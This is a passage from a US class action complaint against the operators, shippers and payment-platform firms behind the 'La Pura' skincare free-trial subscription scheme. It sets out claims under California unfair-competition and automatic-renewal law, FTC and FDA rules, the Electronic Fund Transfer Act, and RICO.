7 unsubstantiated statements made through endorsements....”

8 440. The term “endorsement” means “any advertising message (including verbal
9 statements, demonstrations, or depictions of the name, signature, likeness or other
10 identifying personal characteristics of an individual or the name or seal of an organization)
11 that consumers are likely to believe reflects the opinions, beliefs, findings, or experiences
12 of a party other than the sponsoring advertiser, even if the views expressed by that party
13 are identical to those of the sponsoring advertiser.” 16 C.F.R. pt. 255(b). “Endorsement”
14 as used by the regulation means both endorsements and testimonials. *Id.* at 255(c).

15 441. Endorsers include consumers who receive free products from advertisers
16 through their marketing programs. 16 C.F.R. pt. 255, Example 8. Endorsers also include
17 third party bloggers who are compensated in any way by advertisers, and advertisers are
18 subject to liability for misleading or unsubstantiated representations made by paid
19 endorsers on their websites. 16 C.F.R. pt. 255.1, Example 5.

20 442. Under the regulations, advertisers have a duty to train endorsers and to
21 monitor their statements, and to take necessary steps to halt continued publication of
22 deceptive representations by endorsers: “In order to limit its potential liability, the
23 advertiser should ensure that the advertising service provides guidance and training to its
24 bloggers concerning the need to ensure that statements they make are truthful and
25 substantiated. The advertiser should also monitor bloggers who are being paid to promote
26 its products and take steps necessary to halt the continued publication of deceptive
27 representations when they are discovered.” 16 C.F.R. pt. 255.1, Example 5.

443. Plaintiff incorporates by reference the Factual Allegations section of this Complaint.

444. As that section describes, the Defendants faked various endorsements from celebrities and other third parties who in fact have no connection to the product, have not used it, and did not make the statements and endorsements the Defendants attributed to them.

445. Under 16 C.F.R. pt. 255.2(c), “[a]dvertisements presenting endorsements by what are represented, directly or by implication, to be “actual consumers” should utilize actual consumers in both the audio and video, or clearly and conspicuously disclose that the persons in such advertisements are not actual consumers of the advertised product.”

446. The Defendants falsely presented endorsements from celebrities as if those celebrities were actual consumers, including photographs of those purported celebrity consumers.

447. Members of the Class were injured by this unlawful conduct and the violations of these regulations, in that Ms. Tan and the other class members would not have purchased the products but for the fake endorsements from celebrities and third parties which made the product seem credible.

448. Defendants' actions with respect to its endorsers as described above are in violation of 16 C.F.R. pt. 255, *et seq.* and thus constitute unlawful business acts or practices under the UCL.

**Unlawful Violations of the
Sherman Food, Drug, & Cosmetic Law
Cal. Health & Safety Code, §§ 109875, *et seq.***

449. Defendants' acts and practices are unlawful under the California UCL because they violate the Sherman Food, Drug, & Cosmetic Law.

450. Defendants’ products constitute cosmetics under the Sherman Food, Drug, & Cosmetic Law. Pursuant to Cal. Health & Safety Code § 109900, a “cosmetic” is “any article, or its components, intended to be rubbed, poured, sprinkled, or sprayed on,

1 introduced into, or otherwise applied to, the human body, or any part of the human body,
2 for cleansing, beautifying, promoting attractiveness, or altering the appearance.”
3 Defendants’ products are cosmetics under this definition because they are applied to the
4 human body in some form, and the products product sold by them are designed to beautify,
5 promote the attractiveness of, or alter the appearance of skin.

6 451. Defendants’ products also constitute drugs under the Sherman Food, Drug, &
7 Cosmetic Law. Pursuant to Cal. Health & Safety Code § 109925, a “drug” includes “[a]n
8 article used or intended for use in the diagnosis, cure, mitigation, treatment, or prevention
9 of disease in human beings or any other animal” and “[a]n article other than food, that is
10 used or intended to affect the structure or any function of the body of human beings or any
11 other animal.” The Defendants’ products are drugs under this definition because they are
12 not food and because they are intended to affect the structure or function of the skin and its
13 cells, and claim to affect such structure or function.

14 452. Defendants’ products also constitute new drugs under the Sherman Food,
15 Drug, & Cosmetic Law. Pursuant to Cal. Health & Safety Code § 109980, a “new drug”
16 includes “[a]ny drug the composition of which is such that the drug is not generally
17 recognized, among experts qualified by scientific training and experience to evaluate the
18 safety and effectiveness of drugs, as safe and effective for use under the conditions
19 prescribed, recommended, or suggested in the labeling or advertising thereof,” or one that
20 “has become so recognized, but that has not, otherwise than in the investigations, been used
21 to a material extent or for a material time under the conditions.” The Defendants’ products
22 are not generally recognized among experts as being safe and effective for the conditions
23 they are advertised to treat.

24 453. Defendants’ representations as described in this Complaint constitute
25 advertisements under the Sherman Food, Drug, & Cosmetic Law. Pursuant to Cal. Health
26 & Safety Code § 109885, an “advertisement” means “any representations, including, but
27 not limited to, statements upon the products, its packages, cartons, and any other container,
28 disseminated in any manner or by any means, for the purpose of inducing, or that is likely

1 to induce, directly or indirectly, the purchase or use of any food, drug, device, or cosmetic.”
2 The representations as described herein were likely to induce, directly or indirectly, the
3 purchase of the Defendants’ products, which constitute drugs and cosmetics, and they did
4 in fact induce such purchases as described in this Complaint. The representations were
5 disseminated to the Plaintiffs and the Class using various means, including fake text
6 messages, online advertisements, and on the Defendants’ websites.

7 454. Pursuant to Cal. Health & Safety Code § 110390, “[i]t is unlawful for any
8 person to disseminate any false advertisement of any food, drug, device, or cosmetic. An
9 advertisement is false if it is false or misleading in any particular.”

10 455. Pursuant to Cal. Health & Safety Code § 110395, “[i]t is unlawful for any
11 person to manufacture, sell, deliver, hold, or offer for sale any food, drug, device, or
12 cosmetic that is falsely advertised.”

13 456. Defendants violated Cal. Health & Safety Code § 110390 and § 110395 by
14 disseminating false and misleading advertisements, as described in detail throughout this
15 Complaint, and by selling, delivering, and offering for sale their products which were
16 falsely advertised.

17 457. As stated above, Defendants’ products are new drugs under the Sherman
18 Food, Drug, & Cosmetic Law. *See* Cal. Health & Safety Code § 109980. New drugs are
19 subject to specific approval requirements, and “[n]o person shall sell, deliver, or give away
20 any new drug” unless the statutory requirements are satisfied. Cal. Health & Safety Code
21 § 111550. One way to satisfy the requirements is that the product is a “new drug, and a
22 new drug application has been approved for it and that approval has not been withdrawn,
23 terminated, or suspended under Section 505 of the federal act (21 U.S.C. Sec. 355).” Cal.
24 Health & Safety Code § 111550(a)(1). Another is that “[t]he department has approved a
25 new drug or device application for that new drug or new device and that approval has not
26 been withdrawn, terminated, or suspended.” Cal. Health & Safety Code § 111550(b). The
27 remaining methods are inapplicable to the Defendants’ products, and on information and
28

1 belief, Defendants have failed to satisfy the approval requirements for a new drug under
2 the Sherman Food, Drug, & Cosmetic Law.

3 458. In addition to the various forms of harm alleged throughout this complaint,
4 which Plaintiff incorporates here by reference, this particular violation specifically harmed
5 Plaintiff and the Class by depriving them of the important and valuable protections of this
6 statutory scheme, by causing them to purchase products whose efficacy and safety had not
7 been verified, and by causing them to purchase the products at issue and pay more for those
8 products than they were worth in the absence of statutory compliance.

9 459. Defendants' actions with respect to its products as described above are in
10 violation of Cal. Health & Safety Code, §§ 109875, *et seq.* and thus constitute unlawful
11 business acts or practices under the UCL.

12 **Unlawful Violations of the**
13 **Federal Food, Drug, and Cosmetic Act**
14 **21 U.S.C. § 301, *et seq.***

15 460. Defendants' acts and practices are unlawful under the California UCL because
16 they violate the Federal Food, Drug, and Cosmetic Act.

17 461. Defendants' products constitute drugs under the Federal Food, Drug, and
18 Cosmetic Act. Pursuant to 21 U.S.C. § 321(g)(1), a "drug" includes "(C) articles (other
19 than food) intended to affect the structure or any function of the body of man or other
20 animals...."

21 462. Defendants' products are advertised as affecting the structure or function of
22 the human body, and are intended to affect the structure or function of the human body.
23 Defendants advertise that their products are "the new injection-free solution."¹⁴⁷ They
24 claim their "clinically proven ingredient matrix delivers whole collagen molecules to
25 nourish the dermal matrix on the inside, and reduce signs of aging on the outside." They
26 also advertise that La Pura alters the functionality of the human skin, claiming: "The
27
28

¹⁴⁷ <https://www.try-la-pura-skincare.com/13/>

1 peptide-rich wrinkle serum is applied to the skin, rebuilding and rejuvenating the skin”;
2 “the boost in collagen and elastin helps retain the skin’s dermal structure which results in
3 reduction of the look of fine lines”; “active ingredients facilitate in trapping moisture,
4 which in turn hydrates the skin and prevents cracking”; and “boosts skin immunity and
5 prevents damaging of free radicals.”

6 463. Defendants’ products constitute new drugs under the Federal Food, Drug, and
7 Cosmetic Act. Pursuant to 21 U.S.C. § 321(p)(1), a “new drug” includes “[a]ny drug
8 (except a new animal drug or an animal feed bearing or containing a new animal drug) the
9 composition of which is such that such drug is not generally recognized, among experts
10 qualified by scientific training and experience to evaluate the safety and effectiveness of
11 drugs, as safe and effective for use under the conditions prescribed, recommended, or
12 suggested in the labeling thereof, except that such a drug not so recognized shall not be
13 deemed to be a “new drug” if at any time prior to June 25, 1938, it was subject to the Food
14 and Drugs Act of June 30, 1906, as amended, and if at such time its labeling contained the
15 same representations concerning the conditions of its use....”

16 464. Defendants’ products are not generally recognized among experts as being
17 safe and effective for the conditions they are advertised to treat.

18 465. Pursuant to 21 U.S.C. § 355(a), “No person shall introduce or deliver for
19 introduction into interstate commerce any new drug, unless an approval of an application
20 filed pursuant to subsection (b) or (j) is effective with respect to such drug.”

21 466. On information and belief, Defendants have not filed a new drug application
22 or obtained approval of any of their products from the Food and Drug Administration. As
23 such, it was unlawful for them to introduce or deliver their products into interstate
24 commerce, and all sales or deliveries of their products in the United States were unlawful.

25 467. In addition to the various forms of harm alleged throughout this complaint,
26 which Plaintiff incorporates here by reference, this particular violation specifically harmed
27 Plaintiff and the Class by depriving them of the important and valuable protections of this
28 statutory scheme, by causing them to purchase products whose efficacy and safety had not

1 been verified, and by causing them to purchase the products at issue and pay more for those
2 products than they were worth in the absence of statutory compliance.

3 468. Defendants' actions with respect to its products as described above are in
4 violation of 21 U.S.C. § 301, *et seq.* and thus constitute unlawful business acts or practices
5 under the UCL.

6 **Unlawful Violations of the**
7 **Federal Trade Commission Act**
8 **15 U.S.C. § 41, *et seq.***

9 469. Pursuant to 15 U.S.C. § 45(a)(1), “[u]nfair methods of competition in or
10 affecting commerce, and unfair or deceptive acts or practices in or affecting commerce, are
11 hereby declared unlawful.”

12 470. Pursuant to 15 U.S.C. § 52(a), “[i]t shall be unlawful for any person,
13 partnership, or corporation to disseminate, or cause to be disseminated, any false
14 advertisement—(1) By United States mails, or in or having an effect upon commerce, by
15 any means, for the purpose of inducing, or which is likely to induce, directly or indirectly
16 the purchase of food, drugs, devices, services, or cosmetics; or (2) By any means, for the
17 purpose of inducing, or which is likely to induce, directly or indirectly, the purchase in or
18 having an effect upon commerce, of food, drugs, devices, services, or cosmetics.”

19 471. Defendant's products are both drugs and cosmetics.

20 472. As described throughout this Complaint and in the First, Second, and Third
21 Causes of Action, Defendants engaged in unfair methods of competition in or affecting
22 commerce, as well as unfair or deceptive acts or practices in or affecting commerce. The
23 act of selling their products online satisfies the requirement of “in or affecting commerce.”

24 473. As described throughout this Complaint and in the First, Second, and Third
25 Causes of Action, Defendants disseminated false advertisements online and sold their
26 products online, which satisfies the requirement of “in or affecting commerce.” Those
27 advertisements were intended to induce and did in fact induce the purchase of Defendants'
28 products.

1 474. Defendants' actions with respect to its products as described above are in
2 violation of the Federal Trade Commission Act, 15 U.S.C. § 41, *et seq.* and thus constitute
3 unlawful business acts or practices under the UCL.

4 **Unlawful Violations of Federal Trade Commission Regulations**
5 **Concerning Use of the Word "Free" and Other Similar Representations**
6 **16 C.F.R. pt. 251, *et seq.***

7 475. Defendants' acts and practices are unlawful under the California UCL because
8 they violate Federal regulations governing the use of the word "free" and other similar
9 representations in advertising.

10 476. Pursuant to 16 C.F.R. pt. 251.1(a)(2), "[b]ecause the purchasing public
11 continually searches for the best buy, and regards the offer of 'Free' merchandise or service
12 to be a special bargain, all such offers must be made with extreme care so as to avoid any
13 possibility that consumers will be misled or deceived."

14 477. "[A] purchaser has a right to believe that the merchant will not directly and
15 immediately recover, in whole or in part, the cost of the free merchandise or service by
16 marking up the price of the article which must be purchased, by the substitution of inferior
17 merchandise or service, or otherwise." 16 C.F.R. pt. 251.1(b).

18 478. Because of this right, Federal regulations strictly limit the duration of any
19 'free' offers in any given trade area: "So that a 'Free' offer will be special and meaningful,
20 a single size of a product or a single kind of service should not be advertised with a 'Free'
21 offer in a trade area for more than 6 months in any 12-month period. At least 30 days should
22 elapse before another such offer is promoted in the same trade area. No more than three
23 such offers should be made in the same area in any 12-month period. In such period, the
24 offeror's sale in that area of the product in the size promoted with a 'Free' offer should not
25 exceed 50 percent of the total volume of his sales of the product, in the same size, in the
26 area."

1 479. On information and belief, Defendants advertised their false “free trial” or
2 \$0.00 price for more than six months from at least February 13, 2019 through the present
3 time, and 100% of the sales were promoted with a “free” offer

4 480. Offers labeled as “free” must comply with strict Federal disclosure
5 regulations: “When making ‘Free’ or similar offers all the terms, conditions and obligations
6 upon which receipt and retention of the ‘Free’ item are contingent should be set forth
7 clearly and conspicuously at the outset of the offer so as to leave no reasonable probability
8 that the terms of the offer might be misunderstood. Stated differently, all of the terms,
9 conditions and obligations should appear in close conjunction with the offer of ‘Free’
10 merchandise or service. For example, disclosure of the terms of the offer set forth in a
11 footnote of an advertisement to which reference is made by an asterisk or other symbol
12 placed next to the offer, is not regarded as making disclosure at the outset.” 16 C.F.R. pt.
13 251.1(c).

14 481. Defendants failed to comply with these requirements to clearly and
15 conspicuously disclose all terms, conditions, and obligations at the outset because on the
16 try-la-pura-skincare.com/lm/ and try-la-pura-skincare.com/l3/ landing pages, the terms
17 were not disclosed, false representations that the products would be free or cost \$0.00 were
18 made, and any disclosure of a subscription was buried on another web page in a lengthy
19 terms of service.

20 482. Defendants’ actions with respect to its use of the word “free” as described
21 above are in violation of 16 C.F.R. pt. 251, *et seq.* and thus constitute unlawful business
22 acts or practices under the UCL.

23 **Unlawful Violations of Federal Law Governing**
24 **Negative Option Marketing On The Internet**
25 **15 U.S.C. § 8403, *et seq.***

26 483. Pursuant to 16 C.F.R. § 310.2, “[n]egative option feature means, in an offer
27 or agreement to sell or provide any goods or services, a provision under which the
28

1 customer's silence or failure to take an affirmative action to reject goods or services or to
2 cancel the agreement is interpreted by the seller as acceptance of the offer.”

3 484. Defendants utilize negative option features on their websites, offers, and
4 agreements to sell their products because they purport to sign consumers up for a “free
5 trial,” and then interpret that as acceptance of a paid subscription if the consumer does not
6 cancel shortly thereafter.

7 485. Pursuant to 15 U.S.C. § 8403, “[i]t shall be unlawful for any person to charge
8 or attempt to charge any consumer for any goods or services sold in a transaction effected
9 on the Internet through a negative option feature (as defined in the Federal Trade
10 Commission’s Telemarketing Sales Rule in part 310 of title 16, Code of Federal
11 Regulations), unless the person—(1) provides text that clearly and conspicuously discloses
12 all material terms of the transaction before obtaining the consumer’s billing information;
13 (2) obtains a consumer’s express informed consent before charging the consumer’s credit
14 card, debit card, bank account, or other financial account for products or services through
15 such transaction; and (3) provides simple mechanisms for a consumer to stop recurring
16 charges from being placed on the consumer’s credit card, debit card, bank account, or other
17 financial account.”

18 486. Defendants failed to follow any of these requirements, and in fact made it as
19 difficult as possible to cancel the subscription, as described herein.

20 487. Defendants’ actions with respect to its products as described above are in
21 violation of Federal law governing negative option marketing on the Internet, 15 U.S.C. §
22 8403, *et seq.* and thus constitute unlawful business acts or practices under the UCL.

23 24 **Injury from Defendants’ Unlawful Actions**

25 488. To extend that the unlawful conduct described above was based on
26 misrepresentations, deception, or omission, Defendants knew, or by the exercise of
27 reasonable care should have known, that their representations and omissions were untrue
28

1 and misleading, and deliberately made the aforementioned representations and omissions
2 in order to deceive reasonable consumers like Plaintiff and other Class Members.

3 489. As a direct and proximate result of Defendants' unlawful conduct and unfair
4 competition, Plaintiff and the other Class Members have suffered injury in fact and have
5 lost money or property, time, and attention. Plaintiff reasonably relied upon Defendants'
6 representations regarding their products. In reasonable reliance on Defendants' false
7 representations, and as a result of Defendants' unlawful conduct and unfair competition,
8 Plaintiff and other Class Members purchased the products at issue and paid more for those
9 products than they would have had they been aware that Defendants' representations were
10 false or had the Defendants not engaged in the unlawful and unfair conduct described
11 herein. Plaintiff and other Class Members ended up with Products that were overpriced,
12 inaccurately marketed, and did not have the characteristics, qualities, or value promised by
13 Defendants, and therefore Plaintiff and other Class Members have suffered injury in fact.

14 490. As purchasers and consumers of Defendants' Products, and as members of the
15 general public who purchased and used the Products and have suffered injury in fact and
16 lost money and property as a result of this unfair competition and unlawful conduct,
17 Plaintiff and the Class are entitled to and bring this class action seeking all available
18 remedies under the UCL.

19 491. The unfair and unlawful competitive practices described herein present a
20 continuing threat to Plaintiff and the Class Members in that Defendants persist and continue
21 to engage in these practices, and will not cease doing so unless and until forced to do so by
22 this Court. Defendants' conduct will continue to cause irreparable injury to consumers
23 unless enjoined or restrained. Under Business & Professions Code § 17203, Plaintiff is
24 entitled to injunctive relief ordering Defendants to cease their unfair competitive practices,
25 and Plaintiff and all Class Members are entitled to restitution of the entirety of the
26 Defendants' revenues associated with their unlawful acts and practices, or such portion of
27 those revenues as the Court may find equitable.

28 **FIFTH CAUSE OF ACTION**

Violation of the California Automatic Renewal Law

Cal. Bus. & Prof. Code §§ 17600, *et seq.*

492. Plaintiff incorporates all preceding and subsequent paragraphs by reference as if set forth fully herein.

493. Plaintiff brings this claim individually and on behalf of the Class.

494. Pursuant to California Business and Professions Code section 17600, *et seq.*, “[i]t is the intent of the Legislature to end the practice of ongoing charging of consumer credit or debit cards or third party payment accounts without the consumers’ explicit consent for ongoing shipments of a product or ongoing deliveries of service.”

495. California Business and Professions Code section 17602 prohibits “any business that makes an automatic renewal or continuous service offer to a consumer in this state” from engaging in certain activities.

496. Pursuant to California Business and Professions Code section 17602(a)(1), it is unlawful for such a business to “[f]ail to present the automatic renewal offer terms or continuous service offer terms in a clear and conspicuous manner before the subscription or purchasing agreement is fulfilled and in visual proximity... to the request for consent to the offer.”

497. Pursuant to California Business and Professions Code section 17602(a)(1), if an automatic renewal offer “also includes a free gift or trial, the offer shall include a clear and conspicuous explanation of the price that will be charged after the trial ends or the manner in which the subscription or purchasing agreement pricing will change upon conclusion of the trial.”

498. Pursuant to California Business and Professions Code section 17601(c), “‘Clear and conspicuous’ or ‘clearly and conspicuously’ means in larger type than the surrounding text, or in contrasting type, font, or color to the surrounding text of the same size, or set off from the surrounding text of the same size by symbols or other marks, in a manner that clearly calls attention to the language.”

1 499. Pursuant to California Business and Professions Code section 17602(a)(2), it
2 is unlawful for a business to “[c]harge the consumer’s credit or debit card, or the
3 consumer’s account with a third party, for an automatic renewal or continuous service
4 without first obtaining the consumer’s affirmative consent to the agreement containing the
5 automatic renewal offer terms or continuous service offer terms, including the terms of an
6 automatic renewal offer or continuous service offer that is made at a promotional or
7 discounted price for a limited period of time.”

8 500. Pursuant to California Business and Professions Code section 17602(b), “[a]
9 business that makes an automatic renewal offer or continuous service offer shall provide a
10 toll-free telephone number, electronic mail address, a postal address if the seller directly
11 bills the consumer, or it shall provide another cost-effective, timely, and easy-to-use
12 mechanism for cancellation that shall be described in the acknowledgment specified in
13 paragraph (3) of subdivision (a).”

14 501. Pursuant to California Business and Professions Code section 17602(c), “a
15 consumer who accepts an automatic renewal or continuous service offer online shall be
16 allowed to terminate the automatic renewal or continuous service exclusively online, which
17 may include a termination email formatted and provided by the business that a consumer
18 can send to the business without additional information.”

19 502. Defendants violated the provisions of this statute, as described herein. They
20 failed to inform consumers in a conspicuous manner or in visual proximity to the request
21 for consent to the offer that they were signing up for an automatic renewal subscription.
22 The Defendants further violated the statute by making cancellation of the subscriptions as
23 difficult as possible, including by using tactics such as placing customers on hold for
24 lengthy periods of time or otherwise being difficult with them on telephone calls, by failing
25 to provide an easy method of cancellation, and by using their “false front” website to
26 deceive customers and their banks into thinking there had been an agreement to a terms of
27 service to which the victims never agreed.
28

1 authorization is valid if it is readily identifiable as such and the terms of the preauthorized
2 transfer are clear and readily understandable.” 12 C.F.R. § 1005.10(b), cmt. 6, Supp. I.

3 511. On information and belief, Defendants debited consumers’ bank accounts on
4 a recurring basis without obtaining a written authorization signed or similarly authenticated
5 writing from consumers for preauthorized electronic fund transfers from their accounts,
6 thereby violating Section 907(a) of the EFTA, 15 U.S.C. § 1693e(a), and Section
7 1005.10(b) of Regulation E, 12 C.F.R. § 1005.10(b).

8 512. Further, on information and belief, Defendants debited consumers’ bank
9 accounts on a recurring basis without providing a copy of written authorization signed or
10 similarly authenticated writing by the consumer for preauthorized electronic fund transfers
11 from the consumer’s account, or without providing clear and readily understandable terms
12 of the preauthorized transfer, thereby violating Section 907(a) of the EFTA, 15 U.S.C. §
13 1693e(a), and Section 1005.10(b) of Regulation E, 12 C.F.R. § 1005.10(b).

14 513. Pursuant to 15 U.S.C. §1693m(a), Defendants are civilly liable to all injured
15 victims of the class for these violations.

16 514. Plaintiff and the Class seek all available damages under this statute, including
17 full refunds for any automatic billing, an injunction barring the Defendants from
18 automatically billing any other customers of any product or automatically shipping any
19 products to customers in the future absent compliance with the statute, costs, reasonable
20 attorney’s fees, and statutory penalties.

21 **SEVENTH CAUSE OF ACTION**
22 **Violation of the Racketeer Influenced and**
23 **Corrupt Organizations Act (“RICO”)**

24 **18 U.S.C. §§ 1961, *et seq.***

25 **(All Defendants)**

26 515. Plaintiff incorporates all preceding and subsequent paragraphs by reference as
27 if set forth fully herein.
28

1 516. Plaintiff brings this claim individually and on behalf of the Class under the
2 Racketeer Influenced and Corrupt Organizations Act (“RICO”), 18 U.S.C. §§ 1961, *et seq.*,
3 on behalf of themselves and the Classes against all Defendants.

4 517. 18 U.S.C. § 1962(c) provides that “[i]t shall be unlawful for any person
5 employed by or associated with any enterprise engaged in, or the activities of which affect,
6 interstate or foreign commerce, to conduct or participate, directly or indirectly, in the
7 conduct of such enterprise’s affairs through a pattern of racketeering activity or collection
8 of unlawful debt.”

9 518. 18 U.S.C. § 1962(d) provides that “[i]t shall be unlawful for any person to
10 conspire to violate any of the provisions of subsection (a), (b), or (c) of this section.”

11 519. Defendants have committed violations of these sections, as described in
12 further detail below.

13 520. Defendants are “persons” within the meaning of 18 U.S.C. § 1961(3), which
14 defines a person as “any individual or entity capable of holding a legal or beneficial interest
15 in property.”

16 521. The overall La Pura scam constitutes an “enterprise” within the meaning of
17 18 U.S.C. § 1961(4), which defines an enterprise as “any individual, partnership,
18 corporation, association, or other legal entity, and any union or group of individuals
19 associated in fact although not a legal entity.” As described herein, all of the Defendants
20 are individuals and legal entities who associated in fact to comprise and operate the La
21 Pura scam (the “Overall Enterprise”). The Overall Enterprise consists of all Defendants.

22 522. Defendants agreed to—and did—operate the Overall Enterprise through a
23 pattern of racketeering activity. Defendants conducted the Overall Enterprise’s affairs
24 through illegal acts, specifically, multiple related acts of mail fraud, wire fraud, and bank
25 fraud, as described in the Fourth Cause of Action herein.

26 523. The shell company La Pura Defendants constitute an “enterprise” within the
27 meaning of 18 U.S.C. § 1961(4) because they are corporations (“the La Pura Enterprise”)
28 and are associated in fact. They were operated by the John Doe individual defendants who

1 created these companies as an enterprise in violation of RICO. These John Doe(s)
 2 conducted the affairs of this corporation through illegal acts, namely the mail fraud, wire
 3 fraud, and bank fraud described herein. The La Pura Enterprise consists of Defendants
 4 Total Health Supply TUA Inc.; DL Group Inc.; Beautiful Skin and Health SL, Inc.; Beauty
 5 and Balance LV, Inc.; Coastal Beauty Care KV, Inc.; Coastal Health & Body TML, Inc.;
 6 Coastal Skin Care DC, Inc.; Complete Beautiful Skin DT, Inc.; Complete Dietary Health
 7 DT Inc.; Diet and Beauty Enterprise JB, Inc.; Diet Focus MG, Inc.; Dietary 8 Leaves TL,
 8 Inc.; Dietary Care Group MK, Inc.; Dietary Health DL, Inc.; Dietary Health Management
 9 SL, Inc.; Dietary Health Supplements ADN, Inc.; Dietary Mind & Body AR, Inc.; Dietary
 10 Pills TTH, Inc.; Dietary Supplements 8 Leaves TL, Inc.; Dietary Supplements NS, Inc.; EM
 11 Strength & Wellness Products, Inc.; EW Ideal Health Store, Inc.; EW Radiant Skin Store,
 12 Inc.; Fit and Slim Body OLO, Inc.; Fit Body Forever KZ, Inc.; Fit Lifestyle Enterprise JD,
 13 Inc.; Fitness & Health Supplements PKL, Inc.; Flawless Beauty Forever MC, Inc.; Forever
 14 Beautiful Products KZ, Inc.; Forever Beauty and Balance JL, Inc.; Health & Body Care
 15 TN, Inc.; Health & Skin Nutrition JLN, Inc.; Health & Wellness Products EM, Inc.; Health
 16 and Diet Products ISA, Inc.; Health and Fitness Lifestyle JL, Inc.; Health Enterprise AR,
 17 Inc.; Health Enterprise LT, Inc.; Health Skin and Beauty Maya, Inc.; Health Skin and Body
 18 JB, Inc.; Healthy and Slim TT, Inc.; Healthy Beautiful Skin JD, Inc.; Healthy Body &
 19 Balance CD, Inc.; Healthy Fit Lifestyle DC, Inc.; Healthy Leaves TL, Inc.; Healthy
 20 Lifestyle Diet JL, Inc.; Healthy Skin Group TQH, Inc.; Healthy Skin Lifestyle JB, Inc.;
 21 Healthy Supplements Maya, Inc.; Ideal Skin & Health Care NA, Inc.; Lasting Fitness &
 22 Beauty JLN, Inc.; PKL Everlasting Beauty, Inc.; Radiant Skin & Body Shop ATN, Inc.;
 23 Remarkable Beauty TN, Inc.; Remarkable Health Supply PO, Inc.; Select Skin Products
 24 MV, Inc.; Skin and Beauty NS, Inc.; Skin Beauty & Health JN, Inc.; Skin Beauty and
 25 Balance CD, Inc.; Skin Beauty Enterprise MG, Inc.; Skin Beauty Products ISA, Inc.; Skin
 26 Care Enterprise TTH, Inc.; Skin Care Group MK, Inc.; Skin Products Rubio, Inc.; Strength
 27 & Fitness Lifestyle LT, Inc.; Total Fitness & Health MC, Inc.; and Vibrant Face & Beauty
 28

1 Shop ATN, Inc., as well as any unknown John Doe shell companies used by the La Pura
2 Defendants as part of the scheme.

3 524. The John Doe(s) who created the La Pura Enterprise agreed to—and did—
4 operate the La Pura Enterprise through a pattern of racketeering activity. These Defendants
5 conducted the La Pura Enterprise’s affairs through illegal acts, specifically, multiple related
6 acts of mail fraud, wire fraud, and bank fraud, as described in the Fourth Cause of Action
7 herein, as well as conspiring to commit mail fraud, wire fraud, and bank fraud.

8 525. QuickBox, LLC and Quick Holdings LLC (“the QuickBox Enterprise”)
9 constitute an “enterprise” within the meaning of 18 U.S.C. § 1961(4) because they are
10 limited liability companies and are associated in fact.

11 526. QuickBox’s executive management team—Defendants Stephen Adele, Chad
12 Biggins, and James Martel—conducted the QuickBox Enterprise’s affairs through illegal
13 acts, specifically multiple related acts of mail fraud and wire fraud, as described in the
14 Fourth Cause of Action herein, as well as by conspiring to commit mail fraud, wire fraud,
15 and bank fraud.

16 527. Konnektive LLC, Konnektive Corporation, Martorano Holdings LLC, and
17 Konnektive Rewards LLC (“the Konnektive Enterprise”) constitute an “enterprise” within
18 the meaning of 18 U.S.C. § 1961(4) because they are limited liability companies and are
19 associated in fact.

20 528. Konnektive’s executive management team comprised of Defendants Matthew
21 Martorano and Kathryn Martorano conducted Konnektive’s affairs through illegal acts,
22 specifically, multiple related acts of bank fraud as described in the Fourth Cause of Action
23 herein, as well as by conspiring to commit mail fraud, wire fraud, and bank fraud.

24 529. Defendants conspired to commit and agreed to the commission of at least two
25 predicate acts.

26 530. 18 U.S.C. § 1961(1) defines racketeering activity to include “any act which is
27 indictable under any of the following provisions of title 18, United States Code... section
28

1 1341 (relating to mail fraud), section 1343 (relating to wire fraud), section 1344 (relating
2 to bank fraud)....”

3 531. 18 U.S.C. § 1961(1) defines a pattern of racketeering activity as “at least two
4 acts of racketeering activity, one of which occurred after the effective date of this chapter
5 and the last of which occurred within ten years (excluding any period of imprisonment)
6 after the commission of a prior act of racketeering activity.”

7 532. The John Doe individual La Pura Defendants committed numerous acts of
8 mail fraud, wire fraud, and bank fraud from at least early February 2019 to the present, as
9 alleged in the Fourth Cause of Action herein and throughout the complaint. On information
10 and belief, the enterprise was operating at least as of mid-2018, when the first of their shell
11 companies was registered in Delaware, and it continues to operate.

12 533. The La Pura Defendants first registered the try-la-pura-skincare.com
13 website—where Defendants’ landing pages lured victims to purchase the La Pura
14 products—in early February 2019. This is consistent with the earliest negative customer
15 review on the Better Business Bureau website, where the victim reported purchasing a La
16 Pura trial product on April 5, 2019. Moreover, on information and belief, the La Pura
17 Defendants registered the La Pura “false front” website ([https://www.la-pura-](https://www.la-pura-skinproducts.com/)
18 [skinproducts.com/](https://www.la-pura-skinproducts.com/)) used to defraud the banks and credit card companies on or about
19 February 21, 2019.

20 534. The predicate acts of mail fraud and wire fraud as described herein all had a
21 common purpose to defraud victims purchasing the La Pura “free trial” products, that the
22 victims were directed to the La Pura landing pages, which advertised their products as
23 “free” and did not disclose the terms and conditions of the auto-enrollment subscription,
24 that the victims were auto-enrolled in expensive monthly subscriptions without their
25 knowledge or consent, and the victims were not provided a full refund. These acts occurred
26 over a period of multiple years and the methods were the same or similar. Each sale to a
27 victim of the La Pura scam constitutes bank fraud, wire fraud, and mail fraud. Each instance
28 in which the La Pura Defendants showed a “false front” to a financial institution (whether

1 to obtain approval for a merchant account or to dispute a chargeback) further constitutes
2 the predicate acts of wire fraud and bank fraud.

3 535. On information and belief, many individuals are still being billed and shipped
4 La Pura products on a monthly basis for products they purchased based on past acts of
5 fraud, the deceptive websites are still operative, and many of the misrepresentations are
6 actively being made to new customers. On information and belief, additional predicate acts
7 may have occurred far earlier and may be uncovered in discovery, particularly through the
8 La Pura Defendants' sales of earlier similar products.

9 536. Defendants Stephen Adele, Chad Biggins, and James Martel caused the
10 QuickBox Enterprise to commit numerous acts of mail fraud and wire fraud since the time
11 of QuickBox's precursor company, 2Chads, which was founded in 2004, and have
12 continued to assist the Doe Defendants in perpetrating the La Pura Enterprise's scam since
13 its inception in or about February 2019. On information and belief, and based on the
14 evidence described herein, Defendants Stephen Adele, Chad Biggins, and James Martel
15 were aware of the predicate acts and conspired to commit and agreed to the commission of
16 at least two predicate acts. The QuickBox Defendants directly committed mail and wire
17 fraud by shipping the La Pura Products to victims through the mail, despite knowing that
18 those shipments were being made in support of a fraudulent scheme, and by processing
19 customer returns through mail and wire. As described further herein, Defendants Stephen
20 Adele, Chad Biggins, and James Martel caused the QuickBox Enterprise to consult on a
21 routine basis for companies running fraudulent "free trial scams," and caused the company
22 to provide a menu of services enabling that fraud which was used to further the predicate
23 acts committed by the La Pura Defendants. They conspired to commit mail fraud, wire
24 fraud, and bank fraud because they knew that the La Pura Defendants were committing
25 those predicate acts and intentionally assisted them in doing so.

